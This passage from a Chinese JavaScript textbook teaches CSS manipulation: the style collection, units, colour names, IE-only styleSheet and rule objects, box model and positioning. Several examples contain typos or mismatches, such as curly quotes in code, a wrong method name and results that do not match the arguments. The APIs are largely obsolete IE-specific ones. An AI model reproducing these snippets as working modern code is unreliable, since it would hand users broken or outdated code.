访问HTML元素所具有的“style”集合中的属性，只能访问到元素的内联样式（注意本节最初讲述的CSS的3种引用方式）。对于外部样式表和内部样式块中定义的样式，是无法通过“style”集合访问的，例如：

```
<style>
#hutia { font-size:30px; }
</style>
<div style=" color:red;"  id=" hutia" >This is a text division.</div>
<script>
var obj = document.getElementById( “hutia” );
alert( “1:”  + obj.style.color +  “\r\n2:”  + obj.style.fontSize);
</script>
```

代码执行的结果如图11.6所示。



图11.5 错误的使用“Style”属性

图11.6 内部样式块和内联样式表的区别

虽然对于HTML元素来说，字体大小的定义和字体颜色的定义都表现了出来，但是对于JavaScript来说，访问“style”集合却只能获取到“color”属性，而“fontSize”属性的返回值却是空字符串，表现为未设置。

11.2.3 内联CSS样式的设置和单位

需要改变CSS样式的时候，只需要将“style”集合的属性当作一般的变量，对其进行赋值操作即可。值得注意的是，赋值的内容必须符合要求，否则将会造成如上图11.5所示的“参数无效”类型的错误。

对于某些数值型的CSS样式，例如“style.left”，在“Internet Explorer”浏览器中，可以直接赋值以数字，例如：

```
document.getElementById( “hutia” ).style.left = 500;
```

此时的长度单位会采取默认值“px”。然而在很多其他“要求严格”的浏览器中（例如“Fire Fox”浏览器），上述的用法就是错误的，必须给该属性赋以带单位的数值。因此，强烈建议读者在设计书写代码的时候给数值加上单位，以避免兼容性的问题。

CSS中的长度、颜色、角度等均有单位，表11.2所示的是CSS中的长度单位列表。

表11.2 CSS中的长度单位

符　号	说　明
em	相对长度单位，相对于当前对象内文本的字体尺寸
ex	相对长度单位，相当于小写的“x”的高度，此高度通常为字体尺寸的一半
px	相对长度单位，像素值，由显示设备决定
%	相对长度单位，百分比值
in	绝对长度单位，英寸（1英寸=2.54厘米）
cm	绝对长度单位，厘米
mm	绝对长度单位，毫米
pt	绝对长度单位，点（1点=1/72英寸）
pc	绝对长度单位，派卡，相当于我国新四号铅字的尺寸（1派卡=12点）

CSS中，颜色的表示有3种方式：“rgb（R，G，B）”、“#RRGGBB”或者是直接使用色彩名。“rgb（R，G，B）”中的“R”是红色的数值，“G”是绿色的数值，“B”是蓝色的数值。各个颜色分量的取值可以为0至255的整数，也可以为带一位小数的百分比值，超出范围的数值会被截至其最接近的取值极限。此表示方式的使用示例如下：

```
.color_1 { color: rgb(55,66,77); }
.color_2 { color: rgb(22%, 333,67%); }
```

“#RRGGBB”的颜色表示方式在以前的章节中已有所接触，“RR”、“GG”和“BB”分别是两位的16进制数值，分别代表颜色的红色、绿色和蓝色分量。数值必须是两位的，如果不足两位则在前面补0。如果缩写为“#RGB”的格式，则代表“#RRGGBB”，例如“#123”代表“#112233”、“#FFF”代表“#FFFFFF”。此表示方式使用示例如下：

```
.color_1 { color: #123456; }
.color_2 { color: #555; }
```

CSS中颜色的第3种表示方式是直接采用英文的颜色名称，不同的浏览器会有不同的预定义的颜色名称。尽管很多常见的色彩名称还是相同的，还是推荐读者采用“#RRGGBB”的表示方式。表11.3所示的是“Internet Explorer”浏览器预定义的色彩名称。

表11.3 “Internet Explorer”浏览器预定义的色彩名称

色彩名称	RGB数值	色彩名称	RGB数值
AliceBlue	#F0F8FF	LightSalmon	#FFA07A
AntiqueWhite	#FAEBD7	LightSeaGreen	#20B2AA
Aqua	#00FFFF	LightSkyBlue	#87CEFA
Aquamarine	#7FFFD4	LightSlateGray	#778899
Azure	#F0FFFF	LightSteelBlue	#B0C4DE
Beige	#F5F5DC	LightYellow	#FFFFE0
Bisque	#FFE4C4	Lime	#00FF00
Black	#000000	LimeGreen	#32CD32

（续）

色彩名称	RGB数值	色彩名称	RGB数值
BlanchedAlmond	#FFEBCD	Linen	#FAF0E6
Blue	#0000FF	Magenta	#FF00FF
BlueViolet	#8A2BE2	Maroon	#800000
Brown	#A52A2A	MediumAquamarine	#66CDAA
BurlyWood	#DEB887	MediumBlue	#0000CD
CadetBlue	#5F9EA0	MediumOrchid	#BA55D3
Chartreuse	#7FFF00	MediumPurple	#9370DB
Chocolate	#D2691E	MediumSeaGreen	#3CB371
Coral	#FF7F50	MediumSlateBlue	#7B68EE
CornflowerBlue	#6495ED	MediumSpringGreen	#00FA9A
Cornsilk	#FFF8DC	MediumTurquoise	#48D1CC
Crimson	#DC143C	MediumVioletRed	#C71585
Cyan	#00FFFF	MidnightBlue	#191970
DarkBlue	#00008B	MintCream	#F5FFFA
DarkCyan	#008B8B	MistyRose	#FFE4E1
DarkGoldenrod	#B8860B	Moccasin	#FFE4B5
DarkGray	#A9A9A9	NavajoWhite	#FFDEAD
DarkGreen	#006400	Navy	#000080
DarkKhaki	#BDB76B	OldLace	#FDF5E6
DarkMagenta	#8B008B	Olive	#808000
DarkOliveGreen	#556B2F	OliveDrab	#6B8E23
DarkOrange	#FF8C00	Orange	#FFA500
DarkOrchid	#9932CC	OrangeRed	#FF4500
DarkRed	#8B0000	Orchid	#DA70D6
DarkSalmon	#E9967A	PaleGoldenrod	#EEE8AA
DarkSeaGreen	#8FBC8F	PaleGreen	#98FB98
DarkSlateBlue	#483D8B	PaleTurquoise	#AFEEEE
DarkSlateGray	#2F4F4F	PaleVioletRed	#DB7093
DarkTurquoise	#00CED1	PapayaWhip	#FFEFD5
DarkViolet	#9400D3	PeachPuff	FFDAB9
DeepPink	#FF1493	Peru	#CD853F
DeepSkyBlue	#00BFFF	Pink	#FFC0CB
DimGray	#696969	Plum	#DDA0DD
DodgerBlue	#1E90FF	PowderBlue	#B0E0E6
FireBrick	#B22222	Purple	#800080
FloralWhite	#FFFAF0	Red	#FF0000
ForestGreen	#228B22	RosyBrown	#BC8F8F

（续）

色彩名称	RGB数值	色彩名称	RGB数值
Fuchsia	#FF00FF	RoyalBlue	#4169E1
Gainsboro	#DCDCDC	SaddleBrown	#8B4513
GhostWhite	#F8F8FF	Salmon	#FA8072
Gold	#FFD700	SandyBrown	#F4A460
Goldenrod	#DAA520	SeaGreen	#2E8B57
Gray	#808080	Seashell	#FFF5EE
Green	#008000	Sienna	#A0522D
GreenYellow	#ADFF2F	Silver	#C0C0C0
Honeydew	#F0FFF0	SkyBlue	#87CEEB
HotPink	#FF69B4	SlateBlue	#6A5ACD
IndianRed	#CD5C5C	SlateGray	#708090
Indigo	#4B0082	Snow	#FFFAFA
Ivory	#FFFFF0	SpringGreen	#00FF7F
Khaki	#F0E68C	SteelBlue	#4682B4
Lavender	#E6E6FA	Tan	#D2B48C
LavenderBlush	#FFF0F5	Teal	#008080
LawnGreen	#7CFC00	Thistle	#D8BFD8
LemonChiffon	#FFFACD	Tomato	#FF6347
LightBlue	#ADD8E6	Turquoise	#40E0D0
LightCoral	#F08080	Violet	#EE82EE
LightCyan	#E0FFFF	Wheat	#F5DEB3
LightGoldenrodYellow	#FAFAD2	White	#FFFFFF
LightGreen	#90EE90	WhiteSmoke	#F5F5F5
LightGrey	#D3D3D3	Yellow	#FFFF00
LightPink	#FFB6C1	YellowGreen	#9ACD32

表11.4所示的是Windows用户的预定义色彩名称，其RGB值根据不同的系统设置而有所不同。

表11.4　Windows用户的预定义色彩名称

windowtext	windowframe	window	threedshadow
infotext	infobackground	inactivecaptiontext	inactivecaption
buttonface	background	appworkspace	activecaption
threedhighlight	threedface	threeddarkshadow	scrollbar
highlight	graytext	captiontext	buttontext
threedlightshadow	highlighttext	menu	menutext
buttonshadow	inactiveborder	activeborder	buttonhighlight

CSS中的角度单位有有3个，都属于CSS2.0的范畴，在本书书写时尚未被浏览器支持。但是随着CSS2.0的推广和浏览器功能的升级，必将被支持。这里简略介绍一下："deg"是"度"，是一个圆周的360

分之一；“grad”是“梯度”，为一个圆周的400分之一；“rad”是“弧度”，为一个圆周的2*PI分之一。

11.2.4 示例：放大缩小文字

需要强调的是，由于JavaScript这种语言是为了HTML页面而设计的，必然离不开表现的部分，因此牢固掌握CSS的各个属性是JavaScript程序员的基本功之一。这里由于本书的定向和篇幅所限，不可能非常详细地解说每一条CSS属性及其应用，希望CSS基础不是很好的读者能够在CSS方面多下一些功夫。有时，有些功能用CSS实现要比用JavaScript来实现方便很多。代码11.3.htm是一个JavaScript控制CSS，实现放大缩小文字功能的例子。

代码11.3.htm 放大缩小文字

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>11-3  放大缩小文字</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; padding:0px; margin:0px; border-style:none; }
#tools { background-color:buttonface; border-bottom:2px solid buttonshadow;
height:24px; line-height:24px; padding:0px 5px; }
#hutia { padding:10px; }
#hutia * { font-size:1em; margin:0px; padding:0px; }
#hutia h3 { font-size:1.5em; line-height:2em; font-weight:bolder; }
#hutia div { text-indent:2em; }
</style>
<script>

function setFontSize(i){
    $("hutia").style.fontSize = i + "px";
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
<div id="tools">
    请选择文字大小：
    <select onchange="setFontSize(this.value);">
        <option value="10">小</option>
        <option value="12" selected >中</option>
        <option value="14">大</option>
        <option value="16">特大</option>
    </select>
</div>
<div id="hutia">
    <h3>这里是标题</h3>
    <div>新华网贵阳2月9日电（记者石新荣）记者从贵州省旅游局假日办获悉，
        由于受50多年未遇雪凝灾害影响，造成团队游锐减。但被冰雪"封存"了20多天的人们，
```

```
        按捺不住低温凝冻天气稍有缓解的喜悦心情，携亲朋好友举家出游共度春节。据9日当天统计，
        全省9个市州地旅游
    </div>
</div>
</body>
</html>
```

程序的运行效果如图11.7和图11.8所示。



图11.7 文字大小为“小”的时候



图11.8 文字大小为“特大”的时候

代码说明如下。

（1）虽然使用色彩名称来描述CSS颜色，可能造成网页代码对不同浏览器的兼容性问题，但是如果确认浏览用户是某一类浏览器用户（例如国内大多数都是“Internet Explorer”浏览器用户）的时候，用系统预设的颜色名也是一种好的办法。本例中，窗口内容最上端的“选择文字大小”栏直接采用“buttonface”做为背景颜色，“2px solid buttonshadow”作为下边框样式，使得其效果犹如浏览器的一部分，还是很有趣的。下图11.9为此页面在“Opera”浏览器中的效果，可以看出，虽然“Opera”也支持预设值为“buttonface”的色彩名称，但此时的效果就不是那么美观了。

图11.9 “Opera”浏览器中的页面效果

（2）前面说过，好的CSS可以节省很多JavaScript代码。本例中，自“ ”内的所有元素的文字大小一律采用了相对长度单位“em”，这就使得当“ ”元素的文本字体大小改变时，其内部的文本字体大小全都自动的做出相应的改变。如果按照一般的思路，对其每个不同的子元素分别给出以像素“px”为单位的字体大小，那么就需要通过相对复杂的代码来实现。（例如本例中，如果“H3”标记的字体大小以“px”计算，那么改变文字大小的时候就需要给此“H3”元素的文字大小样式重新定义）。

11.3 用JavaScript控制非内联CSS

在上一节提到过，除了内联样式表外，在HTML页面中还有外部样式表、内部样式块两种使用CSS方式。从页面的结构模型上来说，这两种样式表从属于文档对象“document”而不是每一个元素，因此在JavaScript的操作上和内联样式表有所不同。

注意 由于兼容性问题，本节的内容仅适用于微软公司的“Internet Explorer”浏览器，即使用“IE”内核的浏览器如“My IE”。其他诸如“Fire Fox”、“Opera”等浏览器均不支持。

11.3.1 样式表“styleSheet”对象

所有使用“<link>”标记引入的外部样式表，和使用“<style>”标记的内嵌样式块，在文档结构上看都属于文档的样式表对象（“styleSheet”），被存放在“document.styleSheets”集合中（“document.styleSheets”是复数形式，注意拼写错误）。

获取“styleSheet”对象的语法如下：

```
aryObjs = document.styleSheets;
ssObject = document.styleSheets(vIndex[ ,iSubIndex]);
```

“aryObjs”是一个以样式表（“styleSheet”）为元素的数组对象。“ssObject”是一个独立的样式表对象或者是一个包含样式表对象的数组。参数“vIndex”必选，可以为整型或者字符串型，当为整型参数时返回“document.styleSheets”集合中相应位置的样式表对象（此集合和一般数组相同，元素编号自0开始）。“vIndex”为字符串型，返回“name”或“id”属性相符的“styleSheet”对象，如果符合的对象不止一个则将其作为数组的元素，返回一个数组。“iSubIndex”为整型参数，可选，当“vIndex”参数为字符串型时可以使用此参数，表示从符合“vIndex”的数组中选取第“iSubIndex”个元素返回。例如：

```
<html>
<head>
<style name="mystyle" id="style01"></style>
<link href="mystyle01.css" rel="styleSheet" type="text/css" />
<style name="mystyle" id="style02"></style>
<style name="mystyle" id="style03"></style>
<script type="text/javascript">
len = document.styleSheets.length;
obj1 = document.styleSheets[1];
obj2 = document.styleSheets("mystyle", 2);
</script>
</head>
<body></body>
</html>
```

执行后，“len”的结果为数值“4”。“obj1”为“<link href=“mystyle01.css” rel=“styleSheet” type=“text/css” />”所代表的“styleSheet”对象（当把“document.styleSheets”作为数组使用时，可以使用方括号加下标“[1]”来引用其中的元素）。“obj2”为“<style name=“mystyle” id=“style03” ></style>”所代表的“styleSheet”对象。

“styleSheet”对象的常见属性有：“disabled”、“href”、“readOnly”、“cssText”、“media”。“disabled”属性为布尔型，可读写，标识该样式表是否可用。“href”属性为字符串型，可读写，为外部样式表的URL地址。“readOnly”属性为布尔型，只读，标识此样式表是否为外部样式表。“cssText”设置或返回该样式表的CSS文本内容，类似于一般HTML元素的innerHTML。“media”属性设置或返回该样式表的媒体属性。

“styleSheet”对象的集合有“imports”、“pages”和“rules”。“imports”返回该样式表中所有用“@import”规则导入的样式集合。“pages”返回该样式表中所有用“@page”定义的规则集合。“rules”返回该样式表中所有的样式规则定义的集合。其中“rules”集合是操作非内联样式表的重点，将在后面小节中介绍。

“styleSheet”对象的方法有“addImport”、“addPageRule”、“addRule”、“removeImport”、

“removeRule”。

（1）“addImport”方法用于添加新的“@import”规则，其语法如下：

```
iIndexActual = styleSheet.addImport(sURL [, iIndexRequest]);
```

参数“sURL”必须，字符串型，指向需要导入的外部样式表的位置。“iIndexRequest”可选，整型参数，为导入的“@import”样式表在“imports”集合中的位置。默认将新加入的规则写入集合的最后。返回值“iIndexActual”为整型，标识实际插入的“@import”样式表在“imports”集合中的位置。使用示例：

```
document.styleSheets[0].addImport("canotherCss.css");
```

其执行效果相当于在此文档的第1个样式表的“@import”位置的末尾处写入规则“@import url(“anotherCss.css”);”。

（2）“addPageRule”方法用于添加新的“@page”规则，其语法如下：

```
plNewIndex = styleSheet.addPageRule(sSelector, sStyle, iIndex);
```

参数“sSelector”必须，字符串型，为新建规则的选择符。参数“sStyle”必须，为新建规则的样式文本内容，其形式类似内联样式。“iIndex”必须，整型，为新建规则在“pages”集合中的插入位置，取“-1”时表示把此规则添加在原“pages”集合的最后。返回值“plNewIndex”总是返回“-1”。使用示例：

```
document.styleSheets[0].addPage("div:first","font-size:20px;", -1);
```

其执行效果相当于在此文档的第1个样式表的“@page”位置的末尾处写入规则“@page div:first { font-size:20px; }”。

（3）“addRules”方法用于添加新的样式规则，其语法如下：

```
plNewIndex = styleSheet.addRule(sSelector, sStyle [, iIndex])
```

参数“sSelector”必须，字符串型，为新建规则的选择符。参数“sStyle”必须，为新建规则的样式文本内容，其形式类似内联样式。“iIndex”可选，整型，为新建规则在“rules”集合中的插入位置，默认值为“-1”，表示把此规则添加在原“rules”集合的最后。如果“styleSheet”对象本身的“disabled”属性为真（即“styleSheet.disabled == true”），则添加到新规则并不会起作用。返回值“plNewIndex”总是返回“-1”。使用示例：

```
document.styleSheets[0].addRule("div input", "border-width:1px;;");
```

其执行效果相当于在此文档的第1个样式表的末尾处写入规则“div input { border:20px; }”。

（4）“removeImport”方法用于移除指定的“@import”规则，其语法如下：

```
styleSheet.removeImport(iIndex);
```

参数“iIndex”必须，整型，为需要移除的“@import”的序号。此方法没有返回值。使用示例：

```
<style>
@import url("001.css");
@import url("002.css");
</style>
<script>
document.styleSheets[0].removeImport(1);
</script>
```

其执行后，第1个“style”标记块的内容为“@import url(“001.css”);”

(5)“removeRule”方法用于移除指定的样式规则，其语法如下：

```
styleSheet.removeRule( [iIndex])
```

参数“iIndex”可选，整型，为需要移除的样式的序号，默认值为0，即默认时移除第1条样式规则。此方法没有返回值。使用示例：

```
<style>
body { color:white; }
div { font-size:24px; }
</style>
<script>
document.styleSheets[0].removeRule();
</script>
```

其执行后，第1个“style”标记块的内容为“div { font-size:24px; }”。

11.3.2 用样式表对象实现切换皮肤的功能

出于优化用户体验的考虑，很多软件都支持多种皮肤，由用户自行选择喜爱的样式。HTML网页也可以提供类似的功能，用样式表“styleSheet”对象就可以轻松实现。代码11.4.htm是一个简单的换肤效果的实现。

代码11.4.htm 换肤效果

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>11-4  换肤效果演示</title>
<!-- 通用样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; padding:0px; margin:0px; border-style:none; }
#tools { background-color:buttonface; color:black; border-bottom:2px solid
buttonshadow; height:24px; line-height:24px; padding:0px 5px; }
#hutia { padding:0px 10px; }
</style>
<!-- 皮肤-样式1 蓝色 -->
<style name="skin" >
body { background-image:url(inc/img/11-4 bg 01.jpg); color:white; }
.ipt_text { border-color:blue; color:navy; }
.ipt_button { background-image:url(inc/img/11-4 bg 01.jpg); color:white; font-
weight:bold; font-size:16px; }
</style>
<!-- 皮肤-样式2 红色 -->
<style name="skin" disabled >
body { background-image:url(inc/img/11-4 bg 02.jpg); color:white; }
.ipt_text { border-color:red; color:gold; }
.ipt_button { background-image:url(inc/img/11-4 bg 02.jpg); color:white; font-
weight:bold; font-size:16px; }
```

```
</style>
<!-- 皮肤-样式3 简约 -->
<style name="skin" disabled >
body { background-image:none; color:black; }
</style>
<script>
function setSkin(id){
    var ss = document.styleSheets;
    for(var i=1; i<ss.length; i++){
        ss[i].disabled = (id!=i);
    }
}
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
<div id="tools">
    请选择皮肤：
    <select onchange="setSkin(this.value);">
        <option value="1">蓝色</option>
        <option value="2">红色</option>
        <option value="3">简约</option>
    </select>
</div>
<div id="hutia">
    <h3>这里是标题</h3>
    <div>新华网贵阳2月9日电（记者石新荣）记者从贵州省旅游局假日办获悉，
        由于受50多年未遇雪凝灾害影响，造成团队游锐减。但被冰雪"封存"了20多天的人们，
        按捺不住低温凝冻天气稍有缓解的喜悦心情，携亲朋好友举家出游共度春节。据9日当天统计，
        全省9个市州地旅游...
    </div>
    <input type="text" value="测试用文本框" class="ipt_text">
    <input type="button" value="测试按钮" class="ipt_button">
</div>
</body>
</html>
```

程序运行效果如图11.10和图11.11所示。

图11.10 默认的蓝色皮肤效果



图11.11 简约的皮肤效果

代码说明如下。

（1）在“style”块中，设定了“disable”属性后，其内容就不再起作用。

（2）在切换样式的时候，使用“document.styleSheets”获取页面中所有的内部样式块对象（在实际应用时也可以使用“link”引用的外部样式表替代）。循环访问每一个样式表，将需要的样式表的“disabled”属性设置为“false”，其他的所有的样式表的“disabled”属性设置为“true”。

（3）可以看出，使用JavaScript控制样式表，在需要大量替换页面元素的样式的时候，比使用内联样式控制要方便很多。

11.3.3 样式规则“rule”对象

前面小节中提到，样式表对象“styleSheet”具有“rules”集合，该集合的元素是此样式表中的每一条规则，其顺序由文档中的书写顺序决定。可以通过下标索引值来获取“rules”集合中的元素。例如：

```
<style>
div { color:red; }
</style>
<script>
obj = document.styleSheets[0].rules[0];
</script>
```

执行后，变量“obj”将指向“div { color:red; }”规则。

“rule”对象具有属性“readOnly”和“selectorText”。“readOnly”属性只读，布尔型，标识此CSS规则是否为外部CSS样式。“selectorText”属性可读写，字符串型，为此规则的选择符。例如：

```
<style>
div { color:red; }
</style>
<script>
str = document.styleSheets[0].rules[0].selectorText;
</script>
```

执行后，变量“str”的内容为“DIV”（注意此处获得的选择符的大小写并不一定和原文档中相同）。

“rule”对象具有“style”集合，此集合和内联样式表的“style”集合相同。程序员可以使用JavaScript操作此“style”集合，来实现对非内联样式表样式的改变。代码11.5.htm是一个使用“rule”对象来隐藏表格部分行与列的例子。

代码11.5.htm 表格行与列的隐藏

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>11-5  表格行与列的隐藏</title>
<!-- 通用样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; border-style:none; }
table { border:1px solid black; }
td { border:1px solid black; }
#tools { background-color:buttonface; color:black; border-bottom:2px solid
```

```
buttonshadow; height:24px; line-height:24px; padding:0px 5px; }
#hutia { padding:0px 10px; }
</style>
<script>
function selectRule(selectorText){
    var rls, re;
    rls = document.styleSheets[0].rules;
    selectorText = selectorText.toLowerCase();
    for(var i=0; i<rls.length; i++)if(rls[i].selectorText.toLowerCase() ==
    selectorText)return(rls[i]);
    document.styleSheets[0].addRule(selectorText, "display:block;");
    return(document.styleSheets[0].rules[document.styleSheets[0].rules.length-1]);
}

function op_display(v){
    var selectorText, rule;
    selectorText = "." + $("op_mode").value + $("op_no").value;
    rule = selectRule(selectorText);
    rule.style.display = v;
}

function createTable(){
    for(var row=0; row<10; row++){
        document.write("<tr>");
        for(var col=0; col<10; col++){
            document.write("<td class=\"col" + col + " row" + row + "\">列" + col +
          "行" + row + "</td>");
        }
        document.write("</tr>");
    }
}
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
<table cellspacing="0" cellpadding="5" style="border-collapse:collapse;">
    <script>
        createTable();
    </script>
</table>
<br/>
将第
<select id="op_no">
    <script>for(var i=0; i<10; i++)document.write("<option value=\"" + i + "\">" + i +
    "<\/option>");</script>
</select>
<select id="op_mode">
    <option value="row">行</option>
    <option value="col">列</option>
```

```
</select>
<input type="button" value="隐藏" onclick="op_display('none');" />
<input type="button" value="显示" onclick="op_display('');" />
</body>
</html>
```

程序执行效果如图11.12和图11.13所示。

图11.12 程序初始界面



图11.13 隐藏表格部分行、列后的界面

代码说明如下。

（1）程序中的“createTable”函数，使用循环和“document”方法写入一个10*10的表格。第n行第m列的单元格的“class”属性为“row[n] col[m]”（“class”属性中，用空格分开的若干名称表明此元素同时使用于这些样式类，此例中即此单元格同时使用了类“row[n]”和类“col[m]”）。

（2）程序中的“selectRule(selectorText)”函数根据字符串型参数“selectorText”，在当前文档的第1个样式表对象中，循环查找并返回选择符对应的规则“rule”对象。如果此选择符名称不存在，则新建一个符合此选择符名称的规则，将其添加到文档的第1个样式表对象最后的位置，并返回此规则对象。由于“rule.selectorText”返回的选择符的大小写并不一定和源代码中书写的相同，本示例中调用了字符串对象的“toLowerCase”方法，将其全部转化为小写再进行对比。

（3）如果使用内联样式来控制表格列的显示和隐藏，就需要循环访问表格该列的所有单元格，依次设置其内联样式。本例中直接通过操作不同列所对应的类选择符的样式，大大简化了程序，提高了代码效率。

（4）举一反三，控制内联样式常常用于改变某一个特定HTML对象的样式表现，而控制非内联样式中的规则对象，则常用于改变文档中某一类HTML对象的样式，各自有各自的优势。

11.4 确定页面元素的位置

JavaScript配合CSS可以实现很多强大的功能，例如模拟系统的弹出菜单、跟随鼠标移动的提示信息等特效。要实现这些功能，就必须能够精确把握各个元素的位置，理解HTML中，CSS的盒模型和定位规则。

11.4.1 CSS 2.0的盒模型

从CSS样式的角度看，HTML中各个元素均可视作一个容器。自外至内，容器由外填充（margin）、

边框（border）、内填充（padding）和实际的内容（width、height）组成。自上向下，容器由前景（font、color）、背景图像（background-image）和背景色（background-color）组成。图11.14来自于Internet，是一个盒模型的3D图解。

根据这个模型，读者可以发现，一个HTML元素的实际宽度和高度，并不一定等于其样式中规定的“width”和“height”，而应该是：

实际宽度 = marginLeft + borderLeftWidth + paddingLeft + width + paddingRight + borderRightWidth + marginRight

实际高度 = marginTop + borderTopWidth + paddingTop + Height + paddingBottom + borderBottomWidth + marginBottom

盒模型中，容器元素被分为几种类型：块级元素、内联元素和浮动元素。每个块级元素都从一个新行开始，而且其后的元素也必须从一个新行开始，“p”、“div”、“table”、“h1”等都是块级元素。内联元素不需要在新行显示，也不强迫其后的元素换行，例如“span”、“label”、“a”等都是内联元素。浮动元素为样式定义“float”属性不为“none”的元素。

对于块级元素，垂直相邻的元素的上下边界（外填充距）会被压缩。例如：

```
<body style="overflow:auto; margin:0px;border-style:none;">
<div style="background-color:#BBB;">
    <div style="height:80px; background-color:#555; margin:40px;"></div>
    <div style="height:80px; background-color:#555; margin:25px;"></div>
</div>
```

其效果如图11.15所示。



图11.14 CSS2.0 盒模型3D图解 - 来自“www.w3cn.org”



图11.15 块级元素的Margin压缩

由图11.15中可以看出，上下两个块级元素的间距由上一行元素的“margin-bottom”和下一行元素的“margin-top”中较大者决定的，上面的例子中为“40px”。

对于内联元素，定义上下边界的高度由行高决定，其“margin”和“padding”属性均不会改变行高。例如：

```
<body style="overflow:auto; border-style:none;">
<div style="background-color:#999;">
    <span style="background-color:#EEE; margin:20px;">span 0</span>
    <span style="background-color:#EEE; margin:40px;">span 1</span>
```

```
    <br/>
    <span style="background-color:#EEE; margin:90px;">span 2</span>
    <span style="background-color:#EEE; margin:45px;">span 3</span>
</div>
```

其效果如图11.16所示。

需要注意的是，如果给行级元素定义了宽度或者高度，则其外边距不会被压缩，所有的“margin”属性将被计算，即上下两个块级元素的间距为上一行元素的“margin-bottom”和下一行元素的“margin-top”之和。例如：

```
<title>Margin</title>
<body style="overflow:auto; border-style:none; margin:0px;">
<div style="background-color:#999;">
    <span style="background-color:#EEE; margin:20px 10px; height:40px;">span 0</span>
    <br/>
    <span style="background-color:#EEE; margin:20px 10px; height:40px;">span 1</span>
</div>
```

的效果如图11.17所示。



图11.16 内联元素的Margin表现



图11.17 定义“height”后的“margin”距离

浮动元素的外边距不会被压缩，且如果不定义宽度（width），则其宽度趋向于0，即压缩到其内容可以不溢出的最小值。

“margin”取值可以为负值，其表现因浏览器不同而不同。“padding”取值不可以为负值。

11.4.2 绝对定位和相对定位

CSS中，“position”的取值可以为“static”、“absolute”、“relative”。“static”为其默认值，HTML元素按照正常方式显示。当“position”设置为“absolute”时称为绝对定位，此元素会被自文档流中拖出，不再受文档中的其他元素影响。此时元素样式的外边距（margin）属性被忽略，但任有内边距(padding）和边框（border)。当“position”设置为“relative”时称为相对定位，此元素仍停留在文档流中，但是其位置可以根据前一个元素偏移。

绝对定位和相对定位的最大区别在于其内部包含的元素的定位。相对定位的元素，其内部的子元素的定位坐标轴的原点被定为于此元素的左上角，而绝对定位的元素，其内部子元素的定位坐标不受影响。

定位不仅仅影响页面元素的表现，而且影响HTML激发的事件返回的位置。代码11.6.htm是一个比较不同定位效果的测试页面，读者可以试着运行，将鼠标在绝对定位和相对定位的方块上移动，可以看出“event”返回的坐标值的不同。

代码11.6.htm 绝对定位与相对定位

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>11-6  绝对定位与相对定位</title>
<!-- 通用样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; border-style:none; margin:0px; padding:0px; }
.tools { position:absolute; top:180px; left:10px; }
#abs { position:absolute; left:10px; top:10px; width:150px; height:150px;
background-color:buttonface; padding:10px; }
#rel { position:relative; left:170px; top:40px; width:150px; height:120px;
background-color:buttonface; padding:10px; }
</style>
<script>
function logEvent(){
    $("ipt_x").value = event.x;
    $("ipt_y").value = event.y;
    $("ipt_x2").value = event.clientX;
    $("ipt_y2").value = event.clientY;
}

function $(str){ return(document.getElementById(str)); }

window.onload = function(){
    document.onmousemove = logEvent;
}
</script>
</head>
<body>
<div id="abs">绝对定位</div>
<div id="rel">相对定位</div>
<div class="tools">
    event.x <input id="ipt_x" size="15" >
    event.y <input id="ipt_y" size="15" >
    <br/>
    event.clientX <input id="ipt_x2" size="9" >
    event.clientY <input id="ipt_y2" size="9" >
</div>
</body>
</html>
```

其运行效果如图11.18和图11.19所示。

由上图11.18和图11.19可以看出，对于绝对定位的元素来说，“event.x”和“event.y”所采用的坐标原点是整个文档对象的左上角。对于相对定位的元素来说，“event.x”和“event.y”所采用的坐标原点是此相对定位元素的左上角。而“event.clientX”和“event.clientY”对于不论哪种定位方式，采用的坐标原点均为整个文档对象的左上角。



图11.18 鼠标在绝对定位的“DIV”上时event对象返回的坐标

图11.19 鼠标在相对定位的“DIV”上时event对象返回的坐标

HTML元素对象的“offsetLeft”和“offsetTop”属性也会受到相对定位元素的影响，其计算定位的坐标原点也是由其上级元素中的相对定位元素决定的。因此，如果需要获得HTML元素距离文档页面左上角的坐标，可以使用如下的函数：

```
function real_left(obj){
     var re, o;
     re = obj.offsetLeft;
     o = obj.offsetParent;
     while(o){ re+=o.offsetLeft; o=o.offsetParent; }
     return(re);
}
function real_top(obj){
     var re, o;
     re = obj.offsetTop;
     o = obj.offsetParent;
     while(o){ re+=o.offsetTop; o=o.offsetParent; }
     return(re);
}
```

函数“real_left”可以返回对象距离文档页面左上角的横坐标，函数“real_top”可以返回对象距离文档页面左上角的纵坐标。

11.5 给HTML元素添加自定义的属性和方法

尽管HTML元素对象已经提供了丰富的属性，和大量的内置方法供程序员调用，有时人们仍然希望能够给某些元素对象增加自定义的属性和方法。在JavaScript中，这是非常容易实现的。

给HTML元素对象增加新的属性，只需要当作此属性存在，直接对其赋值即可。如果调用HTML元素不存在的属性，则其返回“未定义”(undefined)。例如：

```
<input id="txt01">
<script>
var value01;
var obj = document.getElementById("txt01");
value01 = obj.hutia;
```

```
obj.hutia = "这是个自定义的属性";
alert("定义前属性值为："+value01+"\r\n定义后属性值为："+obj.hutia+"\r\n定义后此对象的HTML文本为："+obj.outerHTML);
```

执行的结果如图11.20所示。



图11.20 自定义属性的使用

给HTML元素对象添加新的方法，和添加新属性类似。可以直接将函数的句柄赋值给需要的方法名，也可以直接将匿名函数赋值给需要的方法名，或者直接将此方法作为函数声明。例如：

```
//方式1
function func01(){
    //预定义的函数
}
obj.newMethod1 = func01;

//方式2
obj.newMethod2 = function(){
    //匿名函数体
}

//方式3
function obj.newMethod3 (){
    //直接作为函数声明
}
```

在使用方式3，将此对象的方法作为函数声明的时候，必须保证此对象是全局对象且不为空（“undefined”或“null”）。

